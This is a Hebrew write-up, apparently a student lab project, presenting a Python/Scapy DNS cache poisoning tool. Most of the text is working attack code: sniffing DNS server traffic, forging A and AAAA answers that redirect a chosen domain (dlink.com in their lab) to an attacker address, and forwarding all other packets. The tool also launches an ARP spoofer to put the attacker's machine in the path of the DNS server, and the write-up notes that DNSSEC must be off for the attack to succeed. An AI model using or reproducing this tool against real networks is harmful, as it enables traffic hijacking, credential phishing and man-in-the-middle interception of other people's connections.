בס"ד

DNS poisoning

בתחילת הmain יש ArgumentParser שמאפשר לקבל מידע הסקריפט ולהעביר לו ערכים כמו: interface, dns, website בקלות:

```
parser = argparse.ArgumentParser(description="DNS poisoning System. By Daniel Yochanan and Avi Feder")
parser.add_argument("-i", "--IFACE", type=str, metavar='', help="Interface you wish to use")
parser.add_argument("-d", "--DNS", type=str, metavar='', required=True, help="dns Server you wish to attack")
parser.add_argument("-w", "--WEBSITE", type=str, metavar='', required=True, help="website you wish to attack")
args = parser.parse_args()
interface = args.IFACE if (args.IFACE is not None) else conf.iface
website = args.WEBSITE if (args.WEBSITE is not None) else "dlink"
dns_ip = args.DNS if (args.DNS is not None) else "192.168.68.114"
default_gateway_ip = conf.route.route("0.0.0.0")[2]
```

לאחר מכן, במיין מסניפים חבילות. במידה והחבילה נשלחת מהשרת DNS, היא מועברת לפונקציה שמטפלת בחבילה.

```
def main():
    sniff(store=False, prn=dns_spoofing,
          lfilter=lambda packet: Ether in packet and packet[Ether].src == dns_mac and packet[Ether].dst == hacker_mac,
          iface=interface)
```

הפונקציה בודקת האם החבילה היא שאילתת DNS, במידה וכן האם היא שאילתה לאתר שאותו רוצים לגנוב.

```
if IP in packet and packet[IP].src == dns_ip and DNSQR in packet and website in packet[DNSQR].qname.decode(
        "utf-8") and packet.qd.qtype == 1:
```

אם אכן מדובר באתר שרוצים לגנוב לו את הדומיין, הסקריפט מבחין בין שתי שאילתות ובהתאם עונה תשובות שונות.

תשובה לשאילתת IPv4:

```
if IP in packet and packet[IP].src == dns_ip and DNSQR in packet and website in packet[DNSQR].qname.decode(
        "utf-8") and packet.qd.qtype == 1:
    answer = Ether(src=default_gateway_mac, dst=packet[Ether].src) / IP(src=packet[IP].dst,
                                                                        dst=packet[IP].src) / UDP(
        sport=packet[UDP].dport, dport=packet[UDP].sport) / DNS(id=packet[DNS].id, qr=1, qd=packet[DNS].qd,
                                                                an=DNSRR(rrname=packet[DNS].qd.qname, type='A',
                                                                         ttl=6000,
                                                                         rdata='192.168.68.1'))
    sendp(answer)
```

בס"ד

תשובה לשאילתת IPv6:

```
elif IP in packet and packet[IP].src == dns_ip and DNSQR in packet and website in packet[DNSQR].qname.decode(
        "utf-8") and packet.qd.qtype == 28:
    answer = Ether(src=default_gateway_mac, dst=packet[Ether].src) / IP(src=packet[IP].dst,
                                                                        dst=packet[IP].src) / UDP(
        sport=packet[UDP].dport, dport=packet[UDP].sport) / DNS(id=packet[DNS].id, qr=1, qd=packet[DNS].qd,
                                                                an=DNSRR(rrname=packet[DNS].qd.qname,
                                                                         type='AAAA',
                                                                         ttl=6000,
                                                                         rdata='3e84:6aff:feac::2f2c'))

    sendp(answer)
```

במידה ולא מדובר בשאילתת DNS או שלא מדובן על הדומיין הרצוי, הסקריפט פשוט שולח את החבילה הלאה.

```
else:
    packet[Ether].dst = default_gateway_mac
    sendp(packet, verbose=0, iface=interface)
```

כמובן שאם הDNSSEC היה פעיל, כאשר היה ניסיון להגיב להודעה ולגנוב דומיין, התשובה לא הייתה מתקבלת. מכיוון שהתשובה לא הייתה חתומה.

לכן חייבים לכבות את הDNSSEC וככה יהיה ניתן לגנוב דומיינים.

בס"ד

דוגמה בפעולה:

בדוגמה שלנו ניסינו לגנוב את הדומיין של dlink.com ובמקומו לתת את הכתובת של tplink.com.


כאשר נריץ nslookup tplinkdeco.com נקבל את התוצאה הבאה:

```
avi@kali:~$ nslookup tplinkdeco.net
Server:         192.168.68.114
Address:        192.168.68.114#53

Non-authoritative answer:
Name:   tplinkdeco.net
Address: 192.168.68.1
```

ניתן לראות שגם כאשר נריץ nslookup dlink.com נקבל את אותה תוצאה:

```
avi@kali:~$ nslookup dlink.com
Server:         192.168.68.114
Address:        192.168.68.114#53

Non-authoritative answer:
Name:   dlink.com
Address: 192.168.68.1
```

ובאמת כפי שאפשר לראות, כניסה לאתר dlink.com, תוביל ל tplink.com:



ואכן בטבלת ה cache (מתוך named_dump) של ה DNS ניתן לראות שאכן הוא מיחס לשניהם אותה כתובת IP:

```
; answer
dlink.com.              48230   A       192.168.68.1
        41981   A       157.240.221.16
; answer
tplinkdeco.net.         43105   A       192.168.68.1
```

בס"ד

<u>הערה:</u>

במקום לקנפג את שרת הDNS לעבור דרך המחשב שגונב את הדומיין. השתמשנו ב Arp Spoofer. ע"מ לגרום לשרת הDNS לחשוב שאנחנו הDGW ולעבור דרכנו.

כדי לבצע זאת, פשוט הרצנו מתוך הסקריפט של הDNS Poisoning את הArp Spoofer בתהליכון נפרד:

```
threading.Thread(target=os.system, args=("python ArpSpoofer.py -t {} -d 0 -i {}".format(dns_ip, interface),)).start()
```